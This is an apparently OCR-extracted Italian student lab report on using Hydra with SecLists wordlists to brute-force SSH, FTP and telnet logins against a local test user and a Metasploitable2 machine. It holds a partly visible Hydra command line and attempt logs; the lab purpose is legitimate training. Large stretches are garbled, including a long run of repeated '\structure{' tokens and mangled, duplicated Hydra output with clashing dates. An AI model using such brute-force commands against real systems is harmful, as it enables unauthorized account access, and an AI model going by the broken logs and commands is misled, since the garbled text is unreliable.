
REPORT W14D4

Lo scopo dell'esercizio è familiarizzare con il tool Hydra e provare a fare dei test con delle liste di username e password avendo l'accesso al servizio SSH.



Il file di configurazione del demone sshd lo troviamo al path sudo nano /etc/ssh/sshd_config, qui possiamo abilitare l'accesso all'utente **root in ssh** (di default per ragioni di sicurezza è vietato), **cambiare la porta** e l'indirizzo di binding del servizio e modificare molte altre opzioni. Per adesso lasciamo tutto così.

Creiamo un nuovo utente con password: test user / testpass

abilitiamo il servizio ssh

Scaricare SecLists da github

```
(kali® kali)-[/opt]
$ sudo git clone https://github.com/danielmiessler/SecLists.git
Cloning into 'SecLists' ...
remote: Enumerating objects: 42187, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 42187 (delta 10), reused 4 (delta 4), pack-reused 42172 (from 2)
Receiving objects: 100% (42187/42187), 2.13 GiB | 8.47 MiB/s, done.
Resolving deltas: 100% (29513/29513), done.
Updating files: 100% (6233/6233), done.

(kali® kali)-[/opt]
$ ls
microsoft nessus SecLists
```

Usare il comando per usare Hydra

con il path giusto per le liste -L username e -P per le password -t2 per la velocità e -V per vederlo in "live" anziché in background.

Dopo svariati tentativi:

abbiamo trovato le nostre credenizali.

Usiamo ftp

```
-(kali⊛kali)-[~]
$\frac{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\structure{\str
                         Active: inactive (dead)
   ___(kali⊛kali)-[~]
$ <u>sudo</u> service vsftpd start
   ___(kali⊛ kali)-[~]
$ <u>sudo</u> service vsftpd status
 • vsftpd.service - vsftpd FTP server
                         Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
                         Active: active (running) since Fri 2025-05-30 11:13:56 EDT; 1s ago
      Invocation: 7100db71e89b461abad34ebfe191123a
                    Process: 52850 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
               Main PID: 52852 (vsftpd)
                             Tasks: 11(limit:52216)
                         Memory: 904K (peak: 1.8M)
                                       CPU: 12ms
                         CGroup: /system.slice/vsftpd.service
May 30 11:13:56 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server...
May 30 11:13:56 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.
   ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-30 life3:37

MARNING RestoreFile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent MARNING RestoreFile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent DATA) are 2 tasks per 1 server, overall 2 tasks, 8295456000000 login tries (1:8295456/p:1000000), ~4147728000000 tries per task DATA) at 2 tasks per 1 server, overall 2 tasks, 8295456000000 login tries (1:8295456000000), ~4147728000000 tries per task DATA at 2 tasks per 1 server, overall 2 tasks, 8295456000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "12245678" - 3 of 82954560000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "12245678" - 3 of 82954560000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "122456789" - 5 of 82954560000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "1224567690" - 5 of 82954560000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "1224567690" - 8 of 82954560000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "1224567690" - 8 of 82954560000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "122456760" - 9 of 82954560000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "dragon" - 10 of 82954560000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "3221327 - 11 of 82954560000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "absoball" - 12 of 82954560000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "abc123" - 13 of 82954560000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "abc123" - 13 of 82954560000000 [chid of] (o/o) ATTEMPI large 192.168.50.100 - login "test_user" - pass "abc123" - 13 of 82954560000000 [chid of] (o/o) ATTEMPI la
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Ora proviamo contro metasploitable2: telnet e ftp

```
user-thc/thc-hydra) starting at 2023-05-30 11:35:28
10 seconds to abort... (use option -I to skip walting)) from a previous session found, to prevent overwriting, ./hydra.restore
.overall 2 tasks, 8295465295457 login tries (18295457/p:1808001), -4147732647729 tries per task
                                                                           Ot/SecLists/Passwords/Common-Credentials|
ccLists/Usernames/xato-net-10-million-usernames.txt -p /opt/SecLists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt -V 192.168.50.101 -t2 telnet
by van Hauser/Hic O David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway.
yora vvs. (c) 20/3 by van Hauser) Hit, 8 Ubvid MacLejak - Please on not use in military or secret service organizations, or for illegal purposes (this is non-b) yora (https://github.com/senhauses-th/cht-ohydra) starting at 2025-05-30 llikelob maken the company of the company
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